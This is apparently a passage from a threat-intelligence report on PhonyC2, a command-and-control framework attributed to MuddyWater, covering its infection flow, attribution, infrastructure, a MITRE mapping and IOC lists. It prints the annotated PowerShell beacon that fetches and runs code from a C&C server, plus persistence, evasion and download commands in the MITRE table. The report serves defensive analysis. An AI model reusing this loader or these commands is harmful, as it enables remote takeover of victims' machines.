# The function returns the response from the server.
function HTTPGET($ad , $req){
    try{
        $r = [System.Net.HTTPWebRequest]::Create($ad+$req);
        $r.Method = "GET";
        $r.proxy = [Net.WebRequest]::GetSystemWebProxy();
        $r.proxy.Credentials = [Net.CredentialCache]::DefaultCredentials;
        $r.KeepAlive = $false;
        $r.UserAgent = "Googlebot";
        $r.Headers.Add("Accept-Encoding", "identity");
        $rr = $r.GetResponse();$reqstream = $rr.GetResponseStream();
        $sr = New-Object System.IO.StreamReader $reqstream;
        $jj = $sr.ReadToEnd();
        $jj;}
    catch{Write-Host $_}};

# Run every 6 seconds
while(10){
    sleep 6;
    # Build the request URL using the "p_id=<computer_UUID>:<HDD_SERIAL>"
    $gc = "/<ID>.aspx?"+$p_id+"="+$keyooo;
    # Send the HTTP GET to get instructions from the C&C
    $res = HTTPGET $address $gc;
    # Save the sent request to a file in C:\Intel\utils\
    $x=$address+$gc;
    $x | out-file C:\Intel\utils\x.txt;
    # Save the result of the HTTP GET in C:\Intel\utils\
    $res | out-file C:\Intel\utils\res.txt;
    # If the response from the C&C recieved, convert it from Base64, Convert the result to UTF8 and execute using invoke-expression
    if($res){
        invoke-expression([System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($res)));
        break}}
```

Figure 24: Content written to the registry with analysis comments

- When the computer is rebooted, the run key causes the execution of the utils.jse script
- The utils.jse script reads and executes the contents from the registry as seen in figure 23
- The PowerShell code in figure 25 connects to the C&C server to receive and execute a code that is similar to the below:

Figure 25: Input is base64 returned from the server

- The base64 decoded script is reading and decrypting another payload from the registry. This payload is based on “persist_payload_2022.ps1.”

Infection Flow



Figure 26: Infection flow of PhonyC2

Attribution

The current version of PhonyC2 is written in Python3. It is structurally and functionally similar to MuddyC3, a previous MuddyWater custom C2 framework that was written in Python2.

Figure 27: MuddyC3 output, see figure 10; similarities with PhonyC2

With the knowledge we gathered from investigating the source code of PhonyC2 we believe that PhonyC2 is a successor to MuddyC3 and POWERSTATS.

We investigated prior MuddyWater intrusions to identify when PhonyC2 was first used and we found that on November 29, 2021, the IP address 87.236.212[.]22 responded with obfuscated payload which we believe is an early variant of Phony C2 written in Python2. For proof, we can see comments left in figure 4 by the threat actor requesting code changes for the script to work with Python3.

The obfuscated payload was saved to a file named “data.sqlite” which is remarkably similar to the file name used in PhonyC2. In addition, the obfuscated payload has the same comma separated delimiter that is in the current PhonyC2 payloads, and the decoding routine is different from the most recent one.

In figures 6 and 8 the string “apiy7” is commented out in the code. We found a submission of a URL from March 2022 containing that string, meaning this was a PhonyC2 server, but with an earlier version than the current V6 that is described in this blog.

The IP address of this URL is 137.74.131[.]30. It is mentioned in the Group-IB report as having "ETag 2aa6-5c939a3a79153."

178.32.30[.]3 is another IP address that had both the “apiy7” string and "ETag 2aa6-5c939a3a79153." It is also referenced in a blog by Talos detailing MuddyWater activity, published in March. However, we can’t confirm if the activity is related to PhonyC2. The first confirmation of PhonyC2 on this server is a URL scan from August which contained the “apiy7” string. The same IP address had another scan in August, which revealed a custom error message that revealed additional PhonyC2 servers. Pivoting from those additional servers, we were able to find additional PhonyC2 servers with the string “apiv4” from March 2022 through May 2022 that pre-date the “apiy7” PhonyC2 version.

The IP address 91.121.240[.]104 contained both “apiy7” string and "ETag 2aa6-5c939a3a79153." It was confirmed by Microsoft as an IP address used by MuddyWater to exploit the log4j vulnerability in the Israeli SysAid software, confirming that the PhonyC2 was used in those attacks as well.

During our research we uncovered PhonyC2 servers with different ETag values or no ETag at all. We suspect that the occurrence of servers with same ETag value originate from duplication of the server image by the VPS provider. Therefore, this method might work occasionally but will be of value mostly for historical purposes.

As we mentioned in the “Server Analysis” section, in Figure 2 and Figure 3 are two IP addresses. 194.61.121[.]86 and 45.86.230[.]20 that were confirmed by Microsoft as MuddyWater’s C2 servers used in the Technion hack. While we can’t confirm whether 45.86.230[.]20 was running PhonyC2, both 46.249.35[.]243 and 194.61.121[.]86 that are listed in Microsoft’s report were hosting PhonyC2 V6 based on URL patterns that we have seen in the python source code.

Another interesting commonality we have observed in MuddyWater’s operations is the use of “core.” In MuddyC3 there is a directory named “core” and in PhonyC2 there is a directory called “isnotcore.” “core” is also referenced several times in the code (see figures 4-8). From our analysis, the PowGoop C2 servers had URL pattern of “Core?Token=.” We suspect that one of the servers, 164.132.237[.]79, running PowGoop, might be still controlled by MuddyWater. This IP is currently running Metasploit server, which MuddyWater is known to use.

Passive DNS resolution of this IP is showing the domain 6nc110821hdb[.]co. This domain was also resolving to two other PowGoop servers:



Figure 28: Passive DNS resolution for 6nc110821hdb[.]co

Both of those servers, 51.255.19[.]178 and 51.255.19[.]179, were hosting SimpleHelp according to Group-IB. Group-IB also listed many IPs from the 164.132.237.64/28 subnet as SimpleHelp servers, which makes it obvious that 164.132.237[.]79 is somehow related to MuddyWater activity as well. The 6nc110821hdb[.]co domain name was looking rather suspicious and after further investigation we have found an interesting pattern:

<3 letters><1 digit>[dot]6nc<date><optional 2 letters><optional incremented letter>[dot]co

We detected the following domain names that still have active hosts with passive DNS resolving.

6nc051221a[.]co
6nc051221c[.]co
6nc110821hdb[.]co
6nc060821[.]co
6nc220721[.]co

We suspect that those domains represent infrastructure registered in 2021 by MuddyWater that are still active today.

There are additional domains where we did not find active infrastructure, such as 6nc051221b[.]co and 6nc110821hda[.]co. In the past, the latter was resolving to known MuddyWater infrastructure. “6nc” could be interpreted as C&C (Six and C), which is an abbreviation to “Command and Control.”

At the beginning of May 2023, Microsoft’s Twitter post mentioned they had observed MuddyWater exploiting CVE-2023-27350 in the PaperCut print management software. While they did not share any new indicators, they noted that MuddyWater was “using tools from prior intrusions to connect to their C2 infrastructure” and referenced their blog on the Technion hack – which we already established was using PhonyC2. About the same time Sophos published indicators from various PaperCut intrusions they have seen. Deep Instinct found that two IP addresses from those intrusions are PhonyC2 servers based on URL patterns.

1) 185.254.37[.]173

This IP address was also hosting various payloads. While we could not retrieve most of them, we were able to capture the directory listing of the server in Censys.



Figure 29: Directory listing of 185.254.37[.]173

The file named eh.msi was uploaded to VirusTotal. This file is an installer for the eHorus remote access tool. The exact same file was also mentioned by Mandiant as being used by a cluster of activity that overlaps with MuddyWater. Additionally, the use of eHorus software by MuddyWater was observed by Microsoft and Symantec.

2) 45.159.248[.]244

In this instance of PhonyC2, MuddyWater decided to use Port 53 for the server, which is normally reserved for DNS use. This shows yet another attempt by MuddyWater to change their TTPs and conceal their malicious activity.

This is also the third overlap of PhonyC2 intersecting with Microsoft's reporting on MuddyWater activity.

Looking Ahead

MuddyWater is continuously updating the C2 and changing TTPs to avoid detection, as can be seen throughout the blog, and in the investigation of the leaked code of PhonyC2.

Deep Instinct has already observed a suspected instance of PhonyC2 that is using a newer code version than V6 that was leaked in a URL scan on the IP 195.20.17[.]44:



Figure 30: URL Scan of newer than V6 PhonyC2

The part of the URL that is marked in red has been changed since PhonyC2 V6, the use of UUIDs has been changed, and the “go” extension was added. The second part of the URL in green has not been changed from the V6 code.

The response to this scan is the following payload.



Figure 31: New PhonyC2 payload (see Figure 13 reference)

While the encoded payload (green) looks similar to what we have seen in V6, MuddyWatter added a benign HTML code (red) to further conceal their activities. In PhonyC2 V6, the server response was solely the encoded payload without any HTML. Furthermore, the server’s location of the IP address 195.20.17[.]44 is in Israel, and we suspect this location was chosen on purpose to conceal network traffic in a targeted attacks against Israeli organizations.

While examining the subnet 195.20.17.0/24 of this newer PhonyC2 server we have observed many IP addresses that are related to cybercrime. However, one of the IP addresses 195.20.17[.]183 had a passive DNS response of am1211.iransos[.]me. While we cannot confirm this IP address is related to MuddyWater, we suspect that the whole subnet is leased to some Iranian VPS provider used by MuddyWater.

You can find the source code of PhonyC2 and the IOCs in our GitHub page.

MITRE:

Tactic	Technique	Description	
Command and Control	T1071.001 Application Layer Protocol: Web Protocols	Phony C2 uses HTTP to download obfuscated payload	http://46.249.35[.]243:443/9b22685e-f173-4feb-95a4-c63daaf40c58.html?X9GFTRD6OZE
	T1132.002 Data Encoding: Non-Standard Encoding	Phony C2 payload is obfuscated using a custom encoding	,15555554155555554,14((1414,1554(14(,1554(14(,15415554,1554(14(,1414(,154((154,1!
	T1105 Ingress Tool Transfer	Phony C2 has the ability to download payloads from the C2 server	http://46.249.35[.]243:443/9b22685e-f173-4feb-95a4-c63daaf40c58.html?X9GFTRD6OZE
Persistence	T1547.001 Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	Phony C2 has the ability to add persistence mechanisem	reg add HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v NEW /d C:\intel\utils\ut
Execution	T1059.001 Command and Scripting Interpreter: PowerShell	Phony C2 is executed by PowerShell and is executing PowerShell commands	powershell Start-Job -ScriptBlock {Invoke-WebRequest -UseDefaultCredentials -UseBasic
Defense Evasion	T1564.001 Hide Artifacts: Hidden Files and Directories	Phony C2 is setting hidden attribute to files in C:\ProgramData	attrib +h c:\programdata\db.sqlite
	T1564.003 Hide Artifacts: Hidden Window	Phony C2 is executed to hide the PowerShell window	powershell -EP BYPASS -NoP -W 1

Tactic	Technique	Description	
	T1070.004 Indicator Removal: File Deletion	Phony C2 deletes files after execution	rm c:\programdata\db.sqlite ; rm c:\programdata\db.ps1
	T1112 Modify Registry	PhonyC2 creates registry entries to achieve persistence	New-ItemProperty -Path "HKLM:SOFTWARE\iCXqExISMHV" -Name "fmoopWgmBla" -Va

IOC:

IP Address	Description
45.159.248[.]244	PhonyC2 V6 (PaperCut)
91.121.240[.]104	"apiy7" PhonyC2 with ETag 2aa6-5c939a3a79153 (log4j)
195.20.17[.]44	Suspected as PhonyC2 V7
45.86.230[.]20	MuddyWater infrastructure related to PhonyC2 activity (DarkBit Technion)
137.74.131[.]30	"apiy7" PhonyC2 with ETag 2aa6-5c939a3a79153
178.32.30[.]3	"apiy7" PhonyC2
137.74.131[.]24	"apiv4" and/or "apiy7" PhonyC2 with ETag 2aa6-5c939a3a79153
46.249.35[.]243	PhonyC2 V6 (DarkBit Technion)
185.254.37[.]173	PhonyC2 V6 (PaperCut)
194.61.121[.]86	PhonyC2 V6 (DarkBit Technion)
87.236.212[.]22	Suspected first version of PhonyC2
91.235.234[.]130	PhonyC2 V6.zip
157.90.153[.]60	"apiv4" PhonyC2
157.90.152[.]26	"apiv4" PhonyC2
65.21.183[.]238	"apiv4" PhonyC2
45.132.75[.]101	Suspected MuddyWater infrastructure (edc1.6nc051221c[.]co)
51.255.19[.]178	Suspected MuddyWater infrastructure (pru2.6nc110821hdb[.]co)
103.73.65[.]129	Suspected MuddyWater infrastructure (nno1.6nc060821[.]co)
103.73.65[.]225	Suspected MuddyWater infrastructure (nno3.6nc060821[.]co)
103.73.65[.]244	Suspected MuddyWater infrastructure (kwd1.6nc220721[.]co)
103.73.65[.]246	Suspected MuddyWater infrastructure (kwd2.6nc220721[.]co)
103.73.65[.]253	Suspected MuddyWater infrastructure (kwd3.6nc220721[.]co)
137.74.131[.]16	Suspected MuddyWater infrastructure (qjk1.6nc051221c[.]co)
137.74.131[.]18	Suspected MuddyWater infrastructure (qjk2.6nc051221c[.]co)
137.74.131[.]25	Suspected MuddyWater infrastructure (qjk3.6nc051221c[.]co)
164.132.237[.]67	Suspected MuddyWater infrastructure (tes2.6nc051221a[.]co)
164.132.237[.]79	Suspected MuddyWater infrastructure (pru1.6nc110821hdb[.]co)

Samples of files generated by the framework (those are non-exhaustive):

SHA256	Description
7cb0cc6800772e240a12d1b87f9b7561412f44f01f6bb38829e84acbc8353b9c	db.ps1
5ca26988b37e8998e803a95e4e7e3102fed16e99353d040a5b22aa7e07438fea	db.sqlite
1c95496da95ccb39d73dbbdf9088b57347f2c91cf79271ed4fe1e5da3e0e542a	utils.jse
2f14ce9e4e8b1808393ad090289b5fa287269a878bbb406b6930a6c575d1f736	db.ps1
b4b3c3ee293046e2f670026a253dc39e863037b9474774ead6757fe27b0b63c1	db.sqlite
b38d036bbe2d902724db04123c87aeea663c8ac4c877145ce8610618d8e6571f	utils.jse